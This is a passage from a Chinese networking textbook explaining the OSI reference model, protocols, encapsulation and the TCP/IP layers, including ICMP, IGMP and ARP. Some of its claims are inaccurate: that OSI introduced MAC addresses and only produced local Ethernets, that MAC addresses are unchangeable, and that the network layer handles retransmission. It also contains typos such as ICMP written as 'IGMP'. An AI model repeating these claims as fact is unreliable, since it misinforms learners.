


图 2-1　邮政系统分层结构图

在邮政系统中,信件要投递成功,双方各层必须事先约定相同的行为准则。在计算机网络中,为实现不同网络、不同设备之间的数据传输,也必须遵守相应标准和规范,将其称为网络模型。基于此思想,1984 年国际标准化组织 ISO(International Standards Organization) 提出了 OSI(Open System Interconnection Basic Reference Model)开放系统互联参考模型。

2.1.2 OSI 参考模型简介

1. OSI 参考模型的七层架构

OSI 开放系统互联参考模型①将计算机网络系统划分为七层。其中,高三层与应用程序或具体应用相关;低三层与数据通信相关;传输层是低三层与高三层的过渡层,也称为中间层,既与应用相关,又与通信相关,如图 2-2 所示。发送方通过应用层程序输入图文信息,交由下层表示层(由操作系统完成)转变为二进制编码,再依次逐层下达至会话层、传输层等,直到物理层,将比特流转换为信号,通过传输介质抵达目的物理层,再逐层上达提交给应用层相应程序,完成数据的传输。这里要注意以下几点。




图 2-2 OSI 参考模型

(1) 对等实体

相同层实体叫作对等实体,对等实体必须遵守同层协议。例如发送方网络层和接收方

---

① 开放是指任何国家或地区的计算机都可使用该标准,只要遵循该标准的计算机都可以接入网络相互通信。

互联是指不同系统之间的连接,如不同厂商计算机之间的互联,不同操作系统之间的互联(如 Windows 系统和 Linux 系统),不同接入设备之间的互联(如计算机与手机)。

参考并不是指特定的技术或规范,而是指对某一实现标准的支持。例如,物理层需要传输比特,并没有指定具体的传输介质(如双绞线、电话线或光纤),而是只要能将计算机的比特流传输至对方即可,具体传输方法和形式由各个厂商实现。又如,在具体传输中,双绞线将“1”、“0”比特转换为正负电平数字信号,电话线将“1”、“0”比特转换为高低频率的模拟信号,光纤将“1”、“0”比特转换为有光和无光的光信号,这些都是实现技术,而 OSI 并不是指这些具体的实现技术,而是指只要能传输比特即可,而不管采取何种传输手段。

网络层属于对等实体，发送方物理层和接收方物理层也属于对等实体，对等实体间必须遵守实现约定，如数据包头何处存放源 IP、何处存放目的 IP、何处起表示数据，否则会导致数据无法识别。

（2）实体通信

对等实体间不能相互通信，而是处理后交付下一层，最后由物理介质实现通信；如发送方的传输层不能把数据直接发送给接收方的传输层，而是在本层对数据加工后交付网络层，再一层层下达，交由物理层的传输介质抵达对方物理层。

（3）各层规则

相邻两层之间存在服务与被服务关系，上层调用下层服务，下层为上层提供服务，例如网络层调用数据链路层服务，数据链路层为网络层服务。但是，非邻居层之间不存在服务与被服务的关系，如网络层和物理层之间由于不能直接通信，没有服务与被服务关系。

OSI 参考模型将网络系统划为 7 层，对等实体之间遵循同层协议，因此从本质上讲 OSI 制定了数据传输的一系列协议标准，是一个庞大的协议集。

2．什么是协议（Protocol）

协议是通信双方的约定和规则，如究竟是将正电平定义为数据“1”还是将负电平定义为数据“1”，是将 IP 地址定义为 32 位还是 48 位，假如收发双方不事先协商定义，会导致彼此数据无法识别。协议由三要素组成，分别是语法、语义和同步。

（1）语法：网络中传输的数据和控制信息的结构和形式。例如 IP 数据包由多少字节组成，第几字节存放源地址、第几字节存放目的地址等格式定义。

（2）语义：对完成某种功能的响应和动作。例如接收方每接收一帧数据后，回复应答信息给发送方，告知本帧数据已经接收，准备接收下一帧数据，这种应答被称为语义。

（3）同步：对实现某种功能的处理顺序。例如发送方和接收方要传输大量数据，双方必须事先建立连接，再维持连接传输数据，传输完毕后最后拆除连接，双方的步骤顺序必须保持一致，称为同步。

3．OSI 各层功能概述

（1）应用层。应用层是 OSI 参考模型的最高层，它是计算机与用户之间的接口。应用层由操作系统和应用程序组成，为用户访问网络提供可视化界面。例如，QQ 应用程序用于网络聊天，浏览器用于浏览网页。

（2）表示层。表示层用于对语法和数据格式进行转换，负责应用程序与网络之间的翻译转换，包括数据加密、压缩、格式转换等。例如，在 QQ 程序里面输入信息“你好”，必须通过表示层转变为计算机能识别的二进制编码“0”和“1”①。

（3）会话层。会话层负责建立、维持、终止网络两节点端与端之间的通信，协调双方主机会话连接。例如，一方发送另一方就要做好接收准备，是甲发送给乙还是乙发送给甲，会话层是管理双方的会话关系。

---

① 信息是人能识别的，如文字、图像、声音等，数据是计算机能识别的二进制编码，计算机需要将信息转变为数据才能进行处理。对于英文字符可对照 ASCII 表转变成相应二进制编码，如字符“A”的 ASCII 为 65，65 转变为二进制就是 1000001；字符“你好”通过汉字编码如 GB2312 简体汉字编码量化为数值后再转变为二进制。

(4) 传输层。传输层基于网络层服务。网络层实现的是双方主机之间的连接,而发送方传输数据,不仅仅要发送到对发主机,还要发送至相应的应用进程。例如,只有把信息“你好”发送到对方主机的 QQ 应用进程,对方 QQ 才会提示接收到新消息。为此,操作系统通过序号标识每个应用进程,称为端口号。浏览器端口号为 80,FTP 端口号为 21,QQ 端口号为 8000。传输层在原报文附加上端口号,实现双方主机应用进程之间的逻辑连接,即端到端连接。

(5) 网络层。网络层最基本功能是寻径,通过路由算法寻找从源主机至目的主机之间的最佳路径,实现双方主机之间的逻辑连接①。

(6) 数据链路层。数据链路层为网络层提供服务,例如网络层已经计算出③→⑤→②路径是最佳路径,数据链路层将③⑤②中间节点走通,建立和维持数据链路,因此数据链路层也被称为点到点连接,即中间节点和中间节点之间的连接。只有数据链路层将中间节点连接起来,提交给网络层,网络层才能实现双方主机之间的连接。

(7) 物理层。物理层为双方主机提供必要物理连接以透明传输比特流。所谓透明,是指用户不需要关心数据是如何调制成数字信号或模拟信号、如何在网络中传输中继,这些复杂的过程对用户来说是透明的。

2.1.3 数据封装与拆封

在 OSI 参考模型中,数据每经一层都要进行封装或解封。封装是将数据添加相应控制信息以便下一层能识别并做出处理。拆封是封装的逆过程,下层把数据中的控制信息去除交由上一层叫作拆封。

如图 2-3 所示,在 OSI 参考模型中数据的封装过程如下。




图 2-3 数据封装图

(1) 用户要发送信息“你好”,应用程序为用户访问网络提供可视化界面,并在用户输入的信息上加入文本控制报头 AH,封装成应用层数据单元交给表示层。

① 所谓逻辑连接,并不是指真实的物理通路,例如路由器通过计算数据包目的地址选择③→⑤→②这条通路,属于逻辑连接,就像出发时告知先坐 3 路车再转 5 路车最后坐 2 路车一样,属于逻辑通路。

(2) 表示层接收到应用层数据，依据上层 AH 标识将信息转换为文本二进制编码，加上本层控制报头 PH，封装成表示层数据单元交给会话层。

(3) 会话层收到后同样加上本层控制报头 SH，封装成会话层数据单元交给传输层。

(4) 传输层收到后加上控制包头 TH(如源端口号、目的端口号等信息)，封装成数据报交给网络层。

(5) 传输层整个报文长度与要发送的信息长度相关。报文过长不利于实际传输，报文部分出错还会导致整个报文的重传。因此，在网络层接收到传输层的报文后，将其分割成若干个较短的数据段，对每个数据段加上控制包头 NH(如原 IP 地址、目的 IP 地址等信息)，封装成数据包交付给数据链路层。

(6) 当数据链路层接收到数据包后，在每个数据包前后加上帧头和帧尾控制信息 DH(如 Mac 地址、纠错码等)，将数据包封装成数据帧，交给物理层。另外，当封装成数据帧后，每个数据帧通过帧头和帧尾彼此间开，以便接收方识别。

(7) 物理层将接收到的数据帧转换为比特流，利用电磁或光编码成数字信号、模拟信号和光信号，通过介质传输至目的主机。

目的计算机物理层识别信号得到比特流，交付数据链路层；数据链路层去除帧头和帧尾得到数据包交付网络层；网络层将接收到的数据包去除控制包头，并根据数据包序号重组还原成完整报文交由传输层，这样一层一层向上传达，最后得到信息“你好”并提交给相应应用进程。在每层中，接收方去掉本层控制信息以供上层识别并处理，称为拆封。然而，对用户来说，这一切都是透明的，用户不需要干预封装拆封的具体过程，这也是 OSI 参考模型分层的目的。

2.1.4　OSI 参考模型提出的背景和不足

第三代计算机网络出现以前，由于缺乏统一标准和协议，故不同厂商生产的计算机是不能相互通信的。当时，只能在小范围内将同种类型计算机实现互联。随着主机数量的增多，如何在大范围内将所有计算机互联成统一网络呢？为解决这个问题，国际标准化组织提出了 OSI 参考模型，首次引入 Mac 物理地址。实现方法是对不同厂商的接入设备用全球唯一的 Mac 地址标识，主机启动时主动向交换机提交自己的 Mac 地址。此后，交换机通过查询“Mac—端口”映射表转发数据帧，这样 Mac 地址屏蔽了不同厂商之间的硬件差异，实现不同类型计算机的互联，如图 2-4 所示。

在 OSI 参考模型实现不同计算互联后，ARPANET 上的主机数量从早期的几十台增加到上千台，OSI 也试图将计算机通过唯一的交换设备连接起来实现互联互通。但是，随着网络中计算机数量的倍增，交换设备要从成千上万条记录中找到映射关系会带来很大迟延。因此，OSI 参考模型只能在小范围内将计算机互联，组成以太网，相当于现在的局域网，网络和网络之间不能相互通信。

由于 OSI 参考模型不能实现异构网络主机之间的互联，因此极大阻碍了其应用和发展。但是，其作为一个功能完整、逻辑严密的体系结构，特别是对网络分层而治的思想，很值得借鉴和学习。





图 2-4　Mac 地址转发原理图



如何查看主机 Mac 物理地址

Mac 物理地址共 6 组 48 个 bit，前 24 个 bit 用于全球分配给不同厂商，后 24 个 bit 用于厂商分配给不同网卡，从而保证每张网卡 Mac 地址全球的唯一性。在网卡出厂时，将 Mac 地址固化其内，不可更改。但是，可在 Dos 界面输入命令“ipconfig/All”查看网卡的 Mac 地址，如图 2-5 所示。




图 2-5　查看主机 Mac 物理地址

2.2　TCP/IP 参考模型

面对 OSI 参考模型的不足，将 OSI 的高三层(应用层、标识层和会话层)定义为应用层，因为这三层都与操作系统和基于操作系统的应用程序有关；将物理层和数据链路层定义为网络接口层，因为这两层都与具体通信相关；其余层次不变。

1. 网络接口层

网络接口层集物理层和数据链路层两者功能于一身，负责建立、维持和释放链路，合理分配、利用传输介质，以便正确发送、传输和接收数据帧。在网络接口层，对应的协议有 HDLC 高级链路控制协议①、PPP 点对点协议②和 SLIP 串行线路网际协议③。

2. 网际层

网际层也称为网络层或网络互联层，它是整个 TCP/IP 参考模型的核心，负责对报文进行分片重组、路由选择和拥塞控制。传输层报文如果太长则在实际中并不利于传输，网际层需要把传输层报文编号分组，再对每个数据包单独寻址投递，因此分片后数据包会沿不同路径抵达目的主机，不可避免地会产生错序乱序问题，但是接收方只需根据数据包序号重组即可还原成初始报文。此外，网际层还要负责流量控制、拥塞控制和检测重传等任务。

IP 协议是网际层重要协议，它定义了因特网中所有计算机相互通信时应当遵循的准则。任何厂家生产的计算机系统，不管采用何种接入设备、何种操作系统，只要遵循 IP 协议都可以相互通信。IP 协议包含 4 个子协议，分别是 ICMP 报文控制协议、IGMP 组播协议、ARP 地址解析协议和 RARP 逆向地址解析协议。

(1) ICMP(Internet Control Message Protocol)报文控制协议用于传送 IP 控制信息。网际层数据包经过多个路由器转发可能会出现拥塞、丢包、目标不可达等现象。为了在出现问题时能及时通知发送方并做出响应，网际层引入 IGMP 报文控制协议，用于向发送方转达网络是否通畅、目的是否可达、路由是否可用等路径信息，其对数据传输起重要作用，其中 ping 命令就是基于 ICMP 协议。

(2) IGMP(Internet Group Management Protocol)组播协议用于网联设备之间群发路径状态信息，如路径是否拥塞、目标是否可达、路径开销大小等，避免因广播带来的安全性和拥塞问题。

(3) ARP (Address Resolution Protocol)地址解析协议用于将目标 IP 转换为物理地址。由于局域网内部主机之间基于 Mac 地址通信，故源主机发送数据前必须先广播 ARP 请求查询目的节点 Mac 地址，目的节点接收到后做出响应并返回其 Mac 地址信息，由此发送方可以获得目的 Mac 地址并与之通信。局域网利用 ARP 地址解析协议对双方主机的通信进行约定和规范。

